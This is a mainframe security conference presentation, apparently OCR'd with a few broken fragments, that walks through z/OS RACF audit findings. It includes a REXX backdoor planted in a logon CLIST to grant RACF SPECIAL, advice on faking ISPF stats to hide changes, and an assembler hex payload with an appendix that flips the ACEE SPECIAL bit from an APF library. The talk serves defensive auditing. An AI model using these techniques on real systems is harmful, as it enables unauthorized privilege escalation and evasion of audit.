So You Think Nobody Can Hack Your Mainframe, Think Again!

Session Code - 15993

Mark Wilson
RSM Partners
Markw@rsmpartners.com
Mobile +44 (0) 7768 617006
www.rsmpartners.com

Agenda

- Introduction
- So when did it all begin?
- So you want to hack a mainframe
- z/OS Security Basics
- Top Ten Audit Issues Seen
- Lets Pick Two
- Summary
- Questions

Introduction

Language!

- Two countries separated by a common language!

- When is a ZEE not a ZEE?
- When it's a ZED

- What is PARMLIB(e)?
- When its PARMLIB

What's this?

- Zeebra?
- No it’s a Zebra!
- Hopefully this will help you understand me ☺

Introduction

- Mark Wilson
  - Technical Director at RSM Partners a system z consultancy organisation
  - I am a mainframe technician with some knowledge of Mainframe Security
  - I have been doing this for 34 years
  - And yes I am as old as the modern mainframes…we were both born in 1964……..
- Happy to take questions as we go


So You Think Nobody Can Hack Your Mainframe

Think Again!

So; When did it all begin; Well a long time ago

- 1964 to be precise……
- The birth of the modern mainframe
- Just to make sure you are awake ☺
- Name three films from 1964?
  - Zulu
  - Mary Poppins
  - Goldfinger
  - My Fair Lady
  - A Hard Days Night
- ….. To name but a few ….
- ….. But my favourite is …..

But we didn't really start until 1974



SHARE VS/OS Security and Data

Goals for Data S

The SHARE VS/OS Security and
holding this open session in
SHARE membership with our goals

In San Diego, at the Decembe
this project started its inves
data security. The group a
diverse representation, belo
from educational institutions
department of Defense insta
processes, we arrived at two

* None of us were satisf
of security provided by

* We could not reconci
the group.

As I look back at it, the
the issues of system integ

Despite these divergent
requirements of a security

* The security sy
system - not an add

* Identification
level of security

* The security-
on and off by
continuously acti

* The system sh
without having
users

I assume that the

PAGE 1

Centralized Resource Control Information Facility

Barry Schrager
Assistant Director
Computer Center
University of Illinois at Chicago Circle
Chicago, Illinois

IBM Data Security FORUM
Denver, Colorado
September 10-12, 1974

But we didn't really start until 1974

- September 1974 to be precise……
- The start of the Share Security Project
- Are you still awake ??? ☺
- Name three films from 1974?
  - Godfather II
  - The Texas Chainsaw Massacre
  - The Man With The Golden Gun
  - The Towering Inferno
  - Death Wish
- ….. To name but a few ….
- ….. But my favourite is …..

z/OS Security Basics

Reliability and Security

- A combination of z/OS Software and System z hardware can provide:
  - Confidentiality (not disclosure)
  - Integrity (not alteration)
  - Availability (not destruction)
- When configured correctly!
- Remember system z is no different to any other server if not configured correctly


Reliability and Security

- Buffer Overflow - not a real problem on z/OS
  - Address spaces and storage keys prevent applications from storing into someone else's storage
- RACF can protect the complete system
  - All access to the system should require authentication with RACF
  - Auditing to SMF, not log files (optional)

Reliability and Security

- Daemons are protected against modification and misuse
  - Security critical programs must run in a controlled environment
- TCP/IP stacks, ports and network addresses can be RACF protected
  - Can prevent rogue programs from taking over ports
  - Protects system and network from insider attacks, modification and misuse

RACF and z/OS Relationship



z/OS Operating System

Can a Mainframe be hacked?

- Swedish Man Charged with Hacking IBM Mainframe & Stealing Money - Apr 16, 2013 -- Gottfrid Svartholm Warg was charged with hacking the IBM mainframe of the Swedish Nordea bank, the Swedish public prosecutor said on Tuesday
- "This is the biggest investigation into data intrusion ever performed in Sweden," said public prosecutor Henrik Olin
- According to prosecutors, IBM mainframes belonging to Logica (who provide tax services to the Swedish government) and the bank were targeted in the attacks, which are said to have begun in 2010, and continued until April 2012
- A large amount of data from companies and agencies was taken during the hack, including a large amount of personal data, such as personal identity numbers...


Can a mainframe be hacked?

- An employee of a large UK Bank charged with defrauding the bank of £2,000,000 (Sterling)
- Jailed for 7 years
- So far only 50% has been recovered
- So can mainframes be hacked?
  - Yes they can…and we need to take steps to prevent this happening!

It's a continuous process

Success?
Use the findings to your benefit to enhance your security posture.

Education
This session



Attack
(Optionally) Attack the system with discovery information.

Knowledge
Now you know what to do!

Discover
Discover the flaws in your system with the knowledge gained.

Top Ten Audit Issues Seen

Why would we show you how to do this?

- Well the idea is to show you what the bad guys would do…..
- If they had chance….
- And also highlight what some of the common issues are and how they could be exploited

Where do we start

- Well the easiest place to start is previous presentations (GSE, Share, System z Security Conference, etc)
- Over the years we have seen several sessions on the 10 most common issues seen….GSE UK, Share, Vanguard Security Conference, etc…..
- So that's where we will start

Top Ten Audit Issues Seen

- Userid Based

1. Userids with NO Password Interval
2. Excessive Userids with the OPERATIONS or SPECIAL Attributes
3. Inappropriate Usage of Superuser Privilege, UID(0)
4. Started Task Userids that are not Defined as PROTECTED
5. Userids with default passwords

Top Ten Audit Issues Seen

- Dataset & Resource Access

1. Excessive Access to APF Libraries
2. Production Batch Jobs have Excessive Dataset & Resource Access
3. Dataset and General Resource Profiles in WARNING Mode
4. General Resource and Dataset Profiles with UACC of READ or Higher
5. Improper Use or Lack of UNIXPRIV Profiles

And remember….

- The majority of issues seen come from the knowledgeable and privileged insider!
- We rarely see issues where a mainframe is compromised from outside of the network…..
- But it doesn't mean it wont or has not happened before

Lets Pick Two

- User Based
1. Userids with the SPECIAL Attribute

- Dataset & Resource Access
1. Excessive Access to APF Libraries

Userids with the SPECIAL Attribute

- You have identified a valid RACF Userid that has the SPECIAL Attribute (TSGMW)
- The Userid is a valid userid with a TSO segment that is used regularly
- Using SDSF you identify the TSO Logon Proc used by the Userid; this also shows you the list of libraries concatenated for REXX/Clist libraries
  - The proc is TWSPROC
  - USER.CLIST….Being one of them
- You also note the initial exec used
  - PARM='%ISPFCL'

Userids with the SPECIAL Attribute

```
SDSF OUTPUT DISPLAY TSGMW    TSU03280  DSID     2 LINE 0       COLUMNS 02- 81
COMMAND INPUT ===> _                                          SCROLL ===> PAGE
******************************** TOP OF DATA ********************************
                    J E S 2  J O B  L O G  --  S Y S T E M  R S M P  --  N O

10.31.56 TSU03280 ---- SUNDAY,    29 JUN 2014 ----
10.31.56 TSU03280  £HASP373 TSGMW    STARTED
       1 //TSGMW   JOB 'ACCT#',REGION=2096128K
       2 //TWSPROC  EXEC TWSPROC
         XX*************************************************************
         XX*
         XX*                ISPF FULL-FUNCTION LOGON PROC INCLUDING DB2 V9
         XX*
         XX*************************************************************
       3 XXTWSPROC  EXEC PGM=IKJEFT01,REGION=0M,DYNAMNBR=175,
         XX             PARM='%ISPFCL'
       4 XXSYSUADS  DD  DISP=SHR,DSN=SYS1.UADS
       5 XXSYSLBC   DD  DISP=SHR,DSN=SYS1.BRODCAST
       6 XXSYSPROC  DD  DISP=SHR,DSN=USER.CLIST
```

Userids with the SPECIAL Attribute

- One of the things the “Bad People” have is TIME!!
- What we have also determined is that we have Update Authority to the CLIST/REXX Library allocated and used each time we logon
  - And its called USER.CLIST
  - And I have UPDATE access via a group connection #RSMP
- A simple update to ISPFCL to call my little piece of code….
- And then just sit and wait….

Userids with the SPECIAL Attribute

```
BROWSE    USER.CLIST(ISPFCLMW) - 01.03              Line 00000030 Col 001 080
Command ===>                                          Scroll ===> CSR
 IF &LASTCC = 0 THEN -
   ALLOC DA('&DSNAME.') OLD FILE(ISPTABL)
 ELSE DO
   WRITE %%% UNABLE TO ALLOCATE OR CREATE ISPF PROFILE DATA SET "&DSNAME
   FREE FILE(ISPPROF)
   EXIT CODE(12)
   END
 FREE FILE(ISPCRTE)
 END
ELSE DO
 CONTROL MSG
 exec 'user.clist(mycmd)'
 WRITE
 EXIT CODE(0)
 END
END
```

Userids with the SPECIAL Attribute

USER.CLIST(MYCMD)

```
/* REXX */
trace o
TEMP = OUTTRAP(LINE.)          /* TRAP RESPONSES          */
                               /* no msgs displayed to    */
                               /* user issuing command.   */

UID =sysvar(sysuid)            /* find current userid     */
IF UID = TSGMW then do         /* is it the one i want?   */
  address tso alu tsgmw1 special /* if so issue cmd       */
End
```

Userids with the SPECIAL Attribute

- So the next time TSGMW logs onto the system any command entered into mycmd…game over….
- I can even cover my tracks my resetting the ISPF stats to show another userid having last changed ISPFCL and MYCMD
- It appears that TSGJP was last to update these members…

Excessive Access to APF Libraries


- We see this everywhere we go….
- Recent Audit revealed over 250 users with update authority to at least ONE APF authorised library
- May ways to find the list of APF Authorised libraries
  - ISRDDN
  - IPLINFO REXX Exec
  - TASID
  - …and many more…..

ISRDDN, IPLINFO TASID

- TSO ISRDDN
  - APF
  - ONLY APF
  - MEM FRED
- TSO IPLINFO APF – If you have installed IPLINFO REXX
- TSO TASID – If you have installed TASID
  - Press Enter
  - Option 5
  - APF

Exces
Librar

- Once yo…
- Then the



Just a Bit of Code… Honest ☺

```
A START
DC
  X'411000300A6B58F0021CBFFFF154A774000
  858F0022458FF006C58FF00C896'
DC X'80F02617FF07FE'
END A
```

Now now the good bit

- Assemble and linkedit the code shown with AC(1)
- Place in an APF library with any name you want (LURACF)
- Run the program as a two step batch job…
  - The first to call this program (PGM=LURACF)
  - The second to issue any RACF command you want!

Now the good bit!

- Why/How does this work?
- Well that little bit of code flipped a flag in my ACEE to turn on the RACF Special flag
- This can be modified so that it looks very innocent, e.g. part of a translate table, or it can be rewritten in a virus-type manner, making it more difficult to disassemble
- An instruction by instruction description is shown in the appendix of this presentation

General Resource Profiles in WARNING Mode

- Following on from the APF theme…what about if I don't have the required access to an APF authorised library?
- Well can I ADD my own library to the APF list?
- Could I update PARMLIB and wait for the next IPL?
- Could I update PARMLIB and dynamically add an APF authorised library?
- What about if I have access to MVS.SETPROG.** or even ** in the OPERCMDS Class

General Resource Profiles in WARNING Mode

- Have seen instances where both the:
  - MVS.SETPROG and ** Profiles in the OPERMCDS class class have had inappropriate ACL's but even worse have been in WARNING MODE

```
SETPROG APF,ADD,DSNAME=TSGMW.LOAD,SMS
```

- As this is my own library I have control over the contents of the library…
- Remember this??

Just a Bit of Code… Honest ☺

```
A START
DC
  X'411000300A6B58F0021CBFFFF154A774000
  858F0022458FF006C58FF00C896'
DC X'80F02617FF07FE'
END A
```

General Resource Profiles in WARNING Mode

- Enough Said

So is anyone interested?

- Go and Google the “Soldier of Fortran”
  - http://mainframed767.tumblr.com/
  - http://mainframesproject.tumblr.com/
  - http://www.blackhat.com/us-13/speakers/Philip-Young.html
  - http://blip.tv/securityweekly/interview-with-phil-young-episode-342-6634829
- And don’t forget HERCULES
  - http://www.hercules-390.org/
  - Want your own mainframe system to play on!

Summary

- So as you can see its not that difficult after all
- If you want to really protect your enterprise you need to go on the offensive
- You need to start thinking like the bad guys
- What we have covered today is the simple stuff….
- There is so much more we could look at:
  - Poorly coded SVC's
  - Code Vulnerabilities from vendors or internally written APF authorised code
- But with the right tools, skills and sheer bloody mindedness then you can defend yourself
- Honest ☺

Guess the album cover?

Led Zeppelin - Physical Graffiti

Questions?

Contact Details

Mark Wilson
Technical Director
Markw@rsmpartners.com

Appendix A

Just a bit of code…the explanation…..

What does it mean?

```
41100030
LA    R1,B'00110000'

Set bits 27 and 28 in reg1.This instruction sets up the
   parameters for the following svc.

0A6B
SVC   107

Set RBOPSW to zero this instruction corresponds to the
   Following macro instruction: MODESET KEY=ZERO if
   successful, the program may now change almost any part of
   storage. It should be noted that the program needs to be
   'authorised' in order to issue this code sequence.
```

What does it mean?

```
58F0021C
L     R15,540

Point at current TCB (PSATOLD) this instruction locates the
   control block for the current task, i.e. The task of the
   program itself, and places it in reg15.

BFFFF154
ICM   R15,15,340(R15)

Point at ACEE (TCBSENV) this instruction extracts the
   address of the 'ACcessor Environment Element (ACEE)'
   control block, used by RACF, from the TCB control block
   now pointed to by reg15.
```

What does it mean?

```
A7740008
JNZ   *+(8*2)

Branch if address exists this instruction causes a branch to
   the 'oi' instruction below if the 'icm' instruction above
   determined that there actually is an 'acee' pointer in the
   tcb control block. If not...

58F00224
L     R15,548

Point at current ASCB (PSAAOLD) this instruction locates the
   address space control block for the Current address space,
   i.e. The address space where this program is running,and
   places it in REG15.
```

What does it mean?

```
58FF006C
L     R15,108(,R15)
```

Point at ASXB (ASCBASXB) this instruction locates the extension of the address space control block and places this address in reg15.

```
58FF00C8
L     R15,200(,R15)
```

Point at ACEE (ASXBSENV) this instruction extracts The address of the 'ACEE' Control block, used by RACF, from the address space control block extension now pointed to by REG15, and places it in REG15.

What does it mean?

```
9680F026
OI    38(R15),B'10000000'
```

Set special this instruction sets bit ACEESPEC in the ACEE, causing the current task or the current address space to continue to run with 'RACF SPECIAL' authority.

This authority only lasts until the task or address space terminates, but allows for example the user to issue an 'ALTUSER yourid' command to set a permanent special authority before terminating.